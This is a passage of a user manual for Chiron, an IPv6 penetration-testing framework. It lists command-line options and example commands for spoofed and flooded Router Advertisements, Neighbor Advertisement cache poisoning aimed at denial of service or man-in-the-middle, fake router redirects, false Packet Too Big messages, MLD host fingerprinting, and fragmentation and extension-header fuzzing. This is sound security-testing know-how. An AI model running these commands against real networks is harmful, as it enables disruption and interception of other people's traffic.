-pr <PREFIX>	The IPv6 prefix to use. Example: fe80:224:54ff:feba:: Default="fe80::"
-rl <ROUTER_LIFETIME>	The Router Lifetime - in seconds - for the Router Advertisement message - can be between 0 and 65535
-r_time <REACHABLE_TIME>	Reachable_time (in milliseconds) for Router Advertisement messages
-r_timer <RETRANS_TIMER>	Retrans timer (in milliseconds) for Router Advertisement messages
-rp <ROUTER_PRIORITY>	The Router Priority (default: high). Possible values 0: Medium 1: High 2: Reserved 3: Low
-pr-length <PREFIX_LENGTH>	The IPv6 prefix length to use
-mtu <DMTU>	The MTU value to use.

Default values:

Default MAC source address: Your MAC address

Advertised IPv6 Network: fe80::/64

Examples:

Simple IPv6 Router Advertisement Multicast messages

./chiron_local_link.py vboxnet0 -ra -d ff02::1

If you want to send such messages continuously (be ready to kill it!)

./chiron_local_link.py vboxnet0 -ra -d ff02::1 -fl

Flood the Network with RAs Using Randomised Prefix Information

./chiron_local_link.py vboxnet0 -ra -rand_ra

Randomise Source MAC addresses

./chiron_local_link.py vboxnet0 -rm -ra -d ff02::1

Specify (spoof) source MAC Address

./chiron_local_link.py vboxnet0 -ra -m 07:00:00:00:00:01 -d ff02::1

Fake MTU

./chiron_local_link.py vboxnet0 -ra -mtu 3000 -d ff02::1

Define Router Lifetime (in seconds)

./chiron_local_link.py vboxnet0 -ra -mtu 3000 -m 07:00:00:00:00:01 -rl 7000 -d ff02::1

./chiron_local_link.py vboxnet0 -ra -mtu 3000 -m 07:00:00:00:00:01 -rl 0 -d ff02::1

Router Priority

Set the Router priority to Low

./chiron_local_link.py vboxnet0 -ra -mtu 3000 -m 07:00:00:00:00:01 -rl 0 -rp 3 -d ff02::1

prefix

./chiron_local_link.py vboxnet0 -ra -mtu 3000 -m 07:00:00:00:00:01 -rl 0 -rp 1 -pr fe80:224:54ff:feba:: *-d ff02::1*

Advertise just the prefix:

./chiron_local_link.py vboxnet0 -ra -pr 2001:db8:1:1::

prefix length

./chiron_local_link.py vboxnet0 -ra -mtu 3000 -m 07:00:00:00:00:01 -rl 0 -rp 1 -pr-length 120

4.1.1 Multicast Router Advertisement

When use as a destination address the ff02::1 (multicast address), it auto-selects the broadcast destination MAC address 33:33:00:00:00:01.

Example:

./chiron_local_link.py vboxnet0 -d ff02::1 -ra -mtu 3000 -m 07:00:00:00:00:01 -rl 0 -rp 2 -pr fe80:224:54ff:feba::

4.2 Router Solicitation Messages

Use them to trigger Router Advertisement messages.

-rsol Send Router Solicitation (messages)

-res <reserved> Reserved field. Default Value: 0

Default values:

Default MAC source address: Your MAC address

Examples:

./chiron_local_link.py vboxnet0 -rsol -d ff02::1 -res 7

or simply:

./chiron_local_link.py vboxnet0 -rsol

4.3 Neighbor Advertisement Messages

Neighbor Advertisement messages are defined in RFC 4861. They are sent out in response to Neighbor Solicitation messages or, they are sent unsolicited in order to (unreliably) propagate information quickly.

Spoofed Neighbor Advertisement Attacks can be used for Neighbor cache poisoning in order to:

- To launch DoS attacks.
- To launch MITM attacks.
- To notify other recipients for a fake router, etc.

Using Chiron, the following parameters can be used:

-neighadv Send neighbor advertisement messages. Default: False

-r Set the Router Flag for ICMPv6 Neighbor Advertisement messages. Default: False

-sol Set the Solicited Flag for ICMPv6 Neighbor Advertisement messages. Default: False

-o Set the Override Flag for ICMPv6 Neighbor Advertisement messages. Default: False

-ta <TARGET_ADDRESS> The IPv6 target address to be used. This is (or should be) actually the IPv6 address of the sender. The target address, if not specified using the ***-ta*** switch, is auto set to the IPv6 address of your machine.

-tm <TARGET_MAC> The MAC target address to be used. This is (or should be) actually the link-layer address of the sender. The target MAC (link-layer) address, if not specified using the ***-tm*** switch, is auto set to the MAC address of your machine.

-res <reserved> Reserved field. Default Value: 0

Example:

./chiron_local_link.py vboxnet0 -neighad -d ff02::1

4.4 Neighbor Solicitation Messages

-neighsol Send neighbor advertisement messages. Default: False

-ta <TARGET_ADDRESS> The IPv6 target address to be used. This is (or should be) actually the

IPv6 address of the target. The target address, if not specified using the ***-ta*** switch, is auto set to the IPv6 address of your machine.

-tm <TARGET_MAC> The MAC target address to be used. This is (or should be) actually the link-layer address of the sender. The target MAC (link-layer) address, if not specified using the ***-tm*** switch, is auto set to the MAC address of your machine.

-res <reserved> Reserved field. Default Value: 0

Example:

./chiron_local_link.py vboxnet0 -neighsol -d ff02::1 -tm 0a:00:27:00:00:01 -res 44 -ta ffde::33

or simply:

./chiron_local_link.py vboxnet0 -neighsol -d 2001:db8:1:1:a00:27ff:fe4a:b21b

Sniffer filter is ip6 and not src 2001:db8:1:1:800:27ff:fe00:0
08:00:27:84:98:54 fe80::a00:27ff:fe84:9854 Neighbor Solicitation
2001:db8:1:1:14df:b0f3:3bf:e9bf
0a:00:27:00:00:00 2001:db8:1:1:14df:b0f3:3bf:e9bf Neighbor Advertisement
2001:db8:1:1:14df:b0f3:3bf:e9bf

4.5 Router Redirect

According to RFC 4861, ICMPv6 Router Redirect messages are sent to inform a host of a better first-hop node, or that the destination is in fact a neighbor.

You can send ICMPv6 Router Redirect messages using the following switches:

-rd	Send Router Redirect (messages)
-da <DESTINATION_ADDRESS>	The IPv6 destination address to be used in an ICMPv6 Router Redirect message
-ta <TARGET_ADDRESS>	The IPv6 target address (aka Fake Router) to be used in an ICMPv6 Router Redirect message, or the same with the destination address if destination is a neighbor.
-tm <TARGET_MAC>	The MAC target address (aka Fake Router) to be used in an ICMPv6 Router Redirect message
-rt <RANDOM_TARGET>	Randomise the target IPv6 address to use as a Fake Router in an ICMPv6 Redirect message.
-pr <IPv6 prefix>	The IPv6 network prefix to use. Example: fe80:224:54ff:feba:: Default="fe80::" This switch is used in combination with *-rt* switch.

You can spoof the source address (IPv6 or IPv6 and MAC address) to the address of the real router, to pretend that this router send the redirection.

If *target_address* is not defined, your machine's source address is used (assuming that you want to place your machine as a router for the specific destination).

If *destination_address* is not defined, "::" is used as a destination address.

When use as a destination address the ff02::1 (multicast address), it auto-selects the broadcast

destination MAC address 33:33:00:00:00:01.

4.6 Packet Too Big

ICMPv6 Packet Too Big Messages are used to discover and take advantage of paths with PMTU greater than the IPv6 minimum link MTU.

It makes possible two denial-of-service attacks, both based on a malicious party sending false Packet Too Big messages to a node.

In the first attack, the false message indicates a PMTU much smaller than reality. ... It will, however, result in suboptimal performance.

In the second attack, the false message indicates a PMTU larger than reality. This could cause temporary blockage as the victim sends packets that will be dropped by some router. ...Frequent repetition of this attack could cause lots of packets to be dropped.

-big	Send ICMPv6 Packet Too Big messages
-mtu <DMTU>	The MTU value to use

4.7 MLD / MLDv2 Messages

To send MLD messages, you can use the following switches:

-mldv1q	Send MLDv1 Query. Default: False
-mldv1r	Send MLDv1 Report. Default: False
-mldv1d	Send MLDv1 Done. Default: False
-mldv2q	Send MLDv2 Query. Default: False
-mldv2r	Send MLDv2 Report. Default: False
-mrec	Send MLD Queries and perform MLD Recon. Default: False

If not otherwise configured, the following parameters are used with MLD messages:

- IPv6 destination address: ff02::2 for MLD Done Messages, ff02::16 for MLDv2 Report messages, ff02::1 for the rest.
- IPv6 source address: the link local address of your machine
- Hop Limit: 1

For all the MLD messages, you can configure the following parameters:

-ralert <router_alert> Include Router Alert as a Hop-By-Hop Option. Default: False

-code <ICMPv6_CODE> Arbitrary code to be send in ICMPv6 MLD messages (if you want to customise it). Default: 0

-mldmrd <maximum_response_delay> The Maximum Response Delay (in milliseconds).

-mul_addr <multicast_address> The multicast address (to be used as parameter in MLD messages).

-res <reserved> The reserved field of the MLD messages.

Additionally, for the ***MLDv2 Query Messages***, the following parameters can also be defined:

-res2 <RESERVED2> The second Reserved field. Default value: 0.

-srsp <S> Suppress Router Site Processing. Default value: 0.

-qrv <QRV> Querier's Robustness Variable. Default Value: 0.

-qqic <QQIC> Querier's Query Interval Code. Default Value: 0.

-no_of_sources <NUMBER_OF_SOURCES> Number of Source Addresses in the Query. Default value: 0.

-addresses <ADDRESSES> A (coma-separated) list of unicast addresses. Default value: False.

Regarding the ***MLDv2 Report*** messages, the following parameres can be configured:

-res <reserved> The reserved field of the MLDv2 Report messages. This has the place of the Code field in comparison with the other MLD or ICMPv6 messages.

-res2 <reserved> The (second) reserved field of the MLDv2 Report messages.

-no_of_mult_addr_recs <NUMBER_OF_MULT_ADDR_RECS> The number of multicast address records that MLDv2 Report message carries. If not specified explicitly, it is computed automatically.

-lmar LMAR, --list_multicast_address_records LMAR Define an arbitrary list of Multicast Address Records . You can specify the following parameters:

rtype The Record Type

dst The Multicast Address to be included in the specific multicast address record (default: '::').

no_of_sources The number od source addresses to follow. NOTE: It must be specified precisely to avoid the creation of malformed packets.

saddresses A list of source addresses to be included in the specific multicast address record. The addresses should be separated in between with a dash (-).

auxdatalen The length of the Auxiliary Data to follow (default: 0). The list of source addresses to be included in the specific multicast address record. The addresses should be separated in between with a dash (-). NOTE: It must be defined precisely to avoid the creation of malformed packets. One unit per for bytes (e.g. 1 → 4 bytes, 2 → 8 bytes, etc.)

auxdata The Auxiliary Data to follow the specific multicast record.

More information regarding the usage, please see the examples below:

Examples:

MLDv1 Query Messages (including a Hop-by-Hop IPv6 Extension Header using a Router Alert Option):

./chiron_local_link.py vboxnet0 -mldv1q -ralert

or,

./chiron_local_link.py vboxnet0 -mldv1q -luE 0'(options="RouterAlert")'

The above commands have actually the same effect. However, please use the following commands to find out how the second one can become much more flexible:

Compare this:

./chiron_local_link.py vboxnet0 -mldv1q -luE 0'(options="RouterAlert")' -nf 2

with this:

./chiron_local_link.py vboxnet0 -mldv1q -lfE 0'(options="RouterAlert")' -nf 2

In the second case, the Hop-by-Hop IPv6 Extension header is included in the fragmentable part of the initial IPv6 datagram, while in the first, it is included in the unfragmentable part (details about the usage of luE and lfE switches can be found in section 6).

4.7.1 Finding and Fingerprinting Hosts at the Local Link Using MLD

This is really simple. Chiron prepares everything for you. You just have to do the following:

./chiron_local_link.py vboxnet0 -mrec

Scanning Results

==========

('2001:db8:1:1::2012', '08:00:27:fb:85:88', ' ICMPv6 ', 'MLD Report', '/DHCPv6 Server-Relay/')

('fe80::881b:13cf:265:6096', '08:00:27:fb:85:88', ' ICMPv6 ', 'MLD Report', '/DHCPv6 Server-Relay/')

('fe80::a00:27ff:fe84:9854', '08:00:27:84:98:54', ' ICMPv6 ', 'MLD Report')

('fe80::a00:27ff:fe1c:8a65', '08:00:27:1c:8a:65', ' ICMPv6 ', 'MLD Report')

('fe80::a00:27ff:fe2a:398', '08:00:27:2a:03:98', ' ICMPv6 ', 'MLD Report', 'FreeBSD')

('fe80::fc04:9f2b:68d0:5129', '08:00:27:68:02:b7', ' ICMPv6 ', 'MLD Report', '/Client/Windows')

('fe80::a00:27ff:fe50:16c4', '08:00:27:50:16:c4', ' ICMPv6 ', 'MLD Report')

('2001:db8:1:1:eaed:27b9:86a7:6fef', ' UDP ', 'mdns')

As you can see, you can identify Windows, DHCPv6 Servers/Relays, FreeBSD. The rest are usually Linux. Warning: OpenBSD does not respond to MLD Queries :(

4.7.2 Crafting Arbitrary MLDv2 Reports

The most complicated MLDv2 message is the MLDv2 Report one. A complete example is shown below:

```
(root@localhost bin)# ./chiron_local_link.py vboxnet0  -mldv2r -ralert -no_of_mult_addr_recs 2  -res 3 -res2 5   -lmar '(rtype=32;dst=ff15::38;no_of_sources=2;saddresses=ff02::4-ff02::3;auxdata=AAAA;auxdatalen=1)','(rtype=35;no_of_sources=3;dst=ff23::45;saddresses=ff02::1-ff02::2-ff02::5)'
```

In the last example, please pay attention that multicast address records:

1. Follows -***lmar*** switch
2. The parameters of each multicast address record are included in double quotes followed by parenthesis, like this: **' ( )'**
3. The parameters inside a multicast address record are separated by a semicolon.
4. Multicast address records themselves are separated by commas.

4.7.3 Sending Multiple MLD Messages by Using Ranges

As far as MLDv2 Report messages are concerned, you can use the ***-mldv2rm*** switch instead of ***-mldv2r*** and add ranges to the ***dst*** parameter of ***lmar*** switch to send multiple MLDv2 Report messages by using ranges of IPv6 destination addresses:

```
./chiron_local_link.py vboxnet0  -mldv2rm -ralert -no_of_mult_addr_recs 3  -lmar '(rtype=1;dst=ff15::25-26;no_of_sources=1;saddresses=ff02::4)','(rtype=2;dst=ff16::35-36;no_of_sources=2;saddresses=ff02::2-ff02::5)','(rtype=3;dst=ff17::45-46;no_of_sources=3;saddresses=ff02::1-ff02::2-ff02::5)'
```

If we see carefully, the above command uses the following ranges in the dst parameters:

ff15::25-26

ff16::35-36

ff17::45-46

Combining the above you get 8 combinations and hence, 8 packets will be generated and sent. Each one of them is an MLDv2 Report messages with 3 multicast address records.

Of course, you can increase the ranges and consequently the number of the packets (as well as the number of the multicast address records in each one of them) arbitrarily.

The same capability is supported for MLDv1 messages, as well as for MLDv2 Queries. Specifically, the following switches are also supported:

-mldv1rm Send MLDv1 Report with multiple addresses.

-mldv1dm Send MLDv1 Done with multiple addresses.

-mldv1qm Send MLDv1 Query with multiple addresses.

-mldv2qm Send MLDv1 Query with multiple addresses.

The above options are combined using option ***-mul_addr*** where ranges of multicast addresses can be defined.

Example:

./chiron_local_link.py vboxnet0 -mldv1rm -ralert -mul_addr ff02:3:4:5::1-ff

The above command should send continuously 255 MLDv1 Report messages, each one including a multicast address in the range ff02:3:4:5::1 to ff02:3:4:5::ff

Similarly for MLDv2 Query messages:

./chiron_local_link.py vboxnet0 -mldv2qm -ralert -mul_addr ff02:3:4:5::1-ff

NOTE: You can define more than one ranges at a time.

Example:

./chiron_local_link.py vboxnet0 -mldv1rm -ralert -mul_addr ff02:3:4-8:5::1-f

4.7.4 Crafting Big MLDv2 Report Messages

You can add many number of sources in multicast address records in MLDv2 Report messages using the switch ***-mldv2rms***

Ranges are defined in the ***saddresses*** parameter.

Example:

./chiron_local_link.py vboxnet0 -mldv2rms -ralert -no_of_mult_addr_recs 1 -res 3 -res 5 -lmar "(rtype=4;dst=ff15::38;no_of_sources=10;saddresses=2001:db8:1:1::1001-100a)"

You can also add multiple address records with different addresses in a single MLDv2 Report using the switch ***-mldv2rmo***

Ranges are defined in the ***dst*** parameter.

Examples:

./chiron_local_link.py vboxnet0 -mldv2rmo -ralert -no_of_mult_addr_recs 4 -res 3 -res 5 -lmar "(rtype=4;dst=ff15::38-39;no_of_sources=1;saddresses=2001:db8:1:1::1001), (rtype=4;dst=ff15::40-41;no_of_sources=2;saddresses=2001:db8:1:1::1001-2001:db8:1:1::1002)"

./chiron_local_link.py vboxnet0 -mldv2rmo -ralert -no_of_mult_addr_recs 4 -res 3 -res 5 -lmar "(rtype=4;dst=ff15::38-39;no_of_sources=1;saddresses=2001:db8:1:1::1001), (rtype=4;dst=ff15::40-41;no_of_sources=2;saddresses=2001:db8:1:1::1001-2001:db8:1:1::1002;auxdata="AAAAAAAA";auxdatalen=2)"

5 An IPv4-to-IPv6 Proxy

Many of our favourite Penetration Testing tools do not support, at least not yet, IPv6 and hence, we cannot use them against IPv6 “targets”. However, even if they do so, they are used exactly in the same way as it was used to be in IPv4. That is, they do not “exploit” all the features and the capabilities of the IPv6 protocols, such as the IPv6 Extension Headers.

This tool of the framework operates like a proxy between the IPv4 and the IPv6 protocol. It is not a common proxy like web proxy, because it operates at layer 3. It accepts packets at a specific IPv4 address, extract the layer header and its payload, and sends them to a “target” using IPv6 but adding optionally one or more IPv6 Extension headers.

To use the tool, you must define:

a. the IPv6 interface of your machine (e.g. eth0)


b. the IPv4 interface of your machine, i.e. where your IPv4 tool will send packets (typically the loopback interface, e.g. lo)

c. the ipv4 address of the software that send the packet.

d. the ipv4 address where the proxy listens to

Of course, you must also define your IPv6 destination, as described in section 2 (with the difference that it must be JUST ONE in this tool), as well as other generic parameters.

As always, you can check the supported options using the ***--help*** switch.



The framework does not use the OS stack but it's own library. When you send packets using the framework (e.g. a TCP SYN packet) and the other replies (SYN ACK in our example), your OS, which does not know anything about this, it will RESET (RST) the connection. To this end, you must temporarily configure your host firewall to drop such outgoing RST packets to the specific IPv6 destination.

If you use a Linux OS with iptables as a host firewall, you have to do nothing. Chiron will take care everything for you. However, if you use a different host firewall, you have to do it on your own.

Assuming that you use a Linux host, you can use the IPv6 proxy as follows:

Example:

You need to launch nikto against an IPv6-enabled web server.

Your target's IPv6 address is 2001:db8:1:1:e633:1ba7:95d0:c943

Step 1: Launch the Proxy:

./chiron_proxy.py vboxnet0 lo 127.0.0.1 127.0.0.3 -d 2001:db8:1:1:e633:1ba7:95d0:c943

Step 2: Run your program

perl nikto.pl -h http://127.0.0.3

6 Advanced IPv6 Scanning Techniques

In a nutshell, the following techniques are currently supported:

- (Simple) fragmentation
- Flooding
- Crafting arbitrary IPv6 Extension Headers, regarding:
    - Type of Extension Headers
    - Number of occurrences of specific types of Extension
    - Order of Extension Headers
    - Arbitrary Extension Headers Parameters
    - Arbitrary Next Header Values
- Advanced Fragmentation (e.g. fragmentation overlapping)
- Fuzzing of IPv6 Extension Headers Parameters.

All the above techniques can be combined with the Scanner, the Proxy or the Local Link modules.

6.1 Performing (Simple) Fragmentation

You can ask your scanner to deliberately fragment your datagram. You can use as many fragments as you wish, as long as the length of the IPv6 Extension Headers that follow the IPv6 Fragment Header plus the layer 4 header and its payload are long enough (if this is not the case, an error message will inform you and the scanner will exit, so, don't worry). By estimating the length of the fragmentable part of the IPv6 datagram (as constructed by the IPv6 Extension Headers and the layer 4) and by defining the number of fragments, you can create as small fragments as possible. The number of fragments are defined using the following switch:

-nf <number_of_fragments>

You can also specify the sending delay (interval between two consecutive fragments), using the switch:

-delay <number_of_fragments> sending delay between two consecutive fragments (in seconds).

6.1.1 How to Fragment Layer 4

To add some arbitrary data at your layer4 protocol, you can use the following switch:

-l4_data <layer_4_data> the data (payload) of the layer4 protocol

Example:

./chiron_scanner.py vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc -sn -l4_data "AAAAAAAA"

Now, fragment them in two fragments (it can be done since the ICMPv6 Header is 8 bytes longs

and its payload - “AAAAAAAA” - is 8 bytes long too):

./chiron_scanner.py vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc -sn -l4_data "AAAAAAAA" -nf 2

You can also increase the size of the layer 4 payload arbitrarily by exploiting Python's flexibility. Example:

./chiron_scanner.py p10p1 -sn -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc -l4_data `python -c 'print "AABBCCDD" * 120'` -nf 4

In the above example, the layer-4 payload is 120 timed the “AABBCCDD” string.

6.1.2 Defining Custom Fragmentation ID

The Fragmentation ID is randomised automatically per fragmented IPv6 datagram. If, for any reason you want to define your own, you can do so by using the following switch:

-id <fragmentation_id>	The Fragment Identification number to be used in Fragment Extension Headers during fragmentation.


6.2 Fuzzing (Manually) IPv6 Extension Headers

An IPv6 datagram consists of an IPv6 main header, zero or more IPv6 Extension Headers, layer 4 and its payload. These IPv6 Extension headers are the following:


- Hop-by-Hop Options [RFC2460]
- Routing [RFC2460]
- Fragment [RFC2460]
- Destination Options [RFC2460]
- Authentication [RFC4302]
- Encapsulating Security Payload [RFC4303]
- MIPv6, [RFC6275] (Mobility Support in IPv6)
- HIP, [RFC5201] (Host Identity Protocol)
- shim6, [RFC5533] (Level 3 Multihoming Shim Protocol for IPv6)

All (but the Destination Options header) SHOULD occur at most once.

An IPv6 vs an IPv4 Datagram are dispalyed in the next figure:



IPv4 datagram




IPv6 datagram

Layer 4 and some of the IPv6 Extension Headers can be fragmented and comprise the fragmentable part of the IPv6 datagram, while the IPv6 main header and the rest of the IPv6 Extension headers are not and comprise its unfragmentable part.

The Unfragmentable Part consists of the IPv6 header plus any extension headers that must be processed by nodes en route to the destination, that is, all headers up to and including the Routing header if present, else the Hop-by-Hop Options header if present, else no extension headers.

The Fragmentable Part consists of the rest of the packet, that is, any extension headers that need be processed only by the final destination node(s), plus the upper-layer header and data.



Using this program you can define a list of the IPv6 Extension Headers that comprise the unfragmentable part, as well as the corresponding list of the fragmentable part. You can define an any arbitrary list, with an arbitrary order of headers, an arbitrary number of each type and arbitrary values of the headers. Specifically, the switches that you can ise, are the following:

-IfE <comma_separated_list_of_headers_to_be_fragmented> Define an arbitrary list of

Extension Headers which will be included in the fragmentable part.

-luE <comma_separated_list_of_headers_that_remain_unfragmented> Define an arbitrary list of Extension Headers which will be included in the unfragmentable part.

Supported IPv6 Extension Headers:

Header Value	IPv6 Extension Header
0	Hop-by-hop Header
4	IPv4 Header
41	IPv6 Header
43	Routing Header
44	Fragment Extension Header
60	Destination Options Header
Any other value	IPv6 Fake (non-existing) Header

To use them, just use the corresponding header values, as shown in the examples of the next subsections.

6.2.1 Adding Several IPv6 extension Headers

Add a Destination Options Header during a ping scan (-sn)

./chiron_scanner.py vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc -sn -luE 60

Add a Hop-by-Hop Header and a Destination Options header during a ping scan (-sn)

./chiron_scanner.py vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc -sn -luE 0,60

Add a Hop-by-Hop and three Destination Options header in a raw during a ping scan (-sn)

./chiron_scanner.py vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc -sn -luE 0,3X60

6.2.2 Fragment Layer 4 and Some of the IPv6 Extension Headers

NOTE: The IPv6 Extension Headers that have been added up to now, since the ***-luE*** switch has been used, they are included in the unfragmentable part of it.

If you want to add some IPv6 Extension Headers to the fragmentable part of the datagram (aka, to fragment them), you must use the ***-lfE*** switch. Example:

./chiron_scanner.py vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc -sn -luE 0,3X60 -lfE 2X60 -l4_data "AAAAAAAA" -nf 4

In the above example, the unfragmentable part of the IPv6 datagram has one Hop-by-hop Extension

header and three Destination Option headers, while the fragmentaple part consists of 2 Destination Options header, an ICMPv6 Echo Requset header and a “AAAAAAAA” payload. The fragmentable part is fragmented in four fragments. It's fragment, apart from the IPv6 main header, consists also from the IPv6 Extension headers of the unfragmentable part.

6.2.3 Increasing the Size of the Options Header Arbitrarily

The length of the Options Headers (Hop-by-Hop and Destination Options), due to their TLV format, can vary arbitrarily. To accomplish this in this scanner, you can use the following switch:

-seh <SIZE_OF_EXTHEADERS> the size of the Options Extension header in octets of bytes.

Example:

./chiron_scanner.py vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc -sn -lfE 60 -nf 4 -seh 3

In the above example, the Destination Options Header is included in the fragmentble part and its size is 3 octets of bytes. This three octets, plus the one octet of the layer 4 header (ICMPv6 Echo Request), allow us to fragment them in 4 fragments.

6.2.4 Defining Explicitly the Values of the IPv6 Extension Headers

In each of the supported IPv6 Extension Headers you can define explicitly their corresponding parameters, is described in the following tables:

Header Value	IPv6 Extension Header	IPv6 Extension Header Parameters
0	Hop-by-hop Header	optdata, otype
4	IPv4 Header	*src* (the source address),*dst* (the destination address)
41	IPv6 Header	*src* (the source address),*dst* (the destination address)
43	Routing Header	*type* (the type of the Routing header), *reserved* (the reserved field), *segleft* (segments left), *addresses* (the IPv6 addresses to follow)
44	Fragment Extension Header	*offset* (the fragment offset), *m* (the MF bit),*id* (the fragment id), *res1* (1st reserved field),*res2* (2nd reserved field)
60	Destination Options Header	optdata, otype

For more information regarding the usage of the various fields of the aforementioned IPv6 Extension Headers, please check RFC 2460.

The parameters of an IPv6 Extension Header should be defined in a parenthesis that immediately follow the corresponding header value; they should also be separated by a semicolon, i.e. for an IPv6 Fragment Extension Header:

44"(offset=3;res1=3;m=1;res2=234)"

where 44 is the header value of the IPv6 Fragment Header and its corresponding parameters are included in the parenthesis.

NOTE: In the above example, parenthesis are included in double quotes, like "(...)" . That is in order to be parsed literally as strings. You can also use backslashes too, i.e. \(... \) , escaping the parenthesis.

Examples:

Hop-by-Hop Extension Header

./chiron_scanner.py *vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc* -luE 0'(otype=128;optdata="AAAAAAA")' -sn

If you want to add more than one options to your Hop-by-Hop Extenstion header, you can do the following:

./chiron_scanner.py vboxnet0 -sn -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -lfE 60'(otype1=2;otype2=128;odata1="AAAA";odata2="ffff";otype3=4;odata="DDDD")'

NOTES:

1. *otypes* should be named as otype1, otype2, otypeb, otypex, etc. That is, start with "otype" and then vary the ending, as you wish.

2. No two *otypes* should have exactly the same name; otherwise, only one of them will not be ignored.

3. The options are put in the header in the order that you put in the command line.

4. Rules 1-3 hold for *odata* two.

5. *odata* are corresponded one-by-one with *otypes.*

6. if *number of odata* > *number of otype*, the excessive *odata* will be ignored.

In the Options field you can use either strings or hex representations.

Examples:

HEX representation:

./chiron_scanner.py vboxnet0 -sn -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -luE 0'(otype1=5;odata1="\x00\x00")'

Literal Strings representation:

./chiron_scanner.py vboxnet0 -sn -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa -luE 0'(otype1=5;odata1="AB")'

Destination Options Header

./chiron_scanner.py *vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc* -luE 60'(otype=128;optdata="AAAAAAAA")' -sn

Regarding the definition of the Options, there are the same capabilities as the ones described in the Hop-by hop header above.

Type 0 Routing Header

./chiron_scanner.py *vboxnet0 -d fd9e:488f:c9e9:b6fd:a00:27ff:fe10:8fc* -luE 43"(type=0;addresses=2002::1-2002::2;segleft=2)" -sn

IPv4 Tunneling

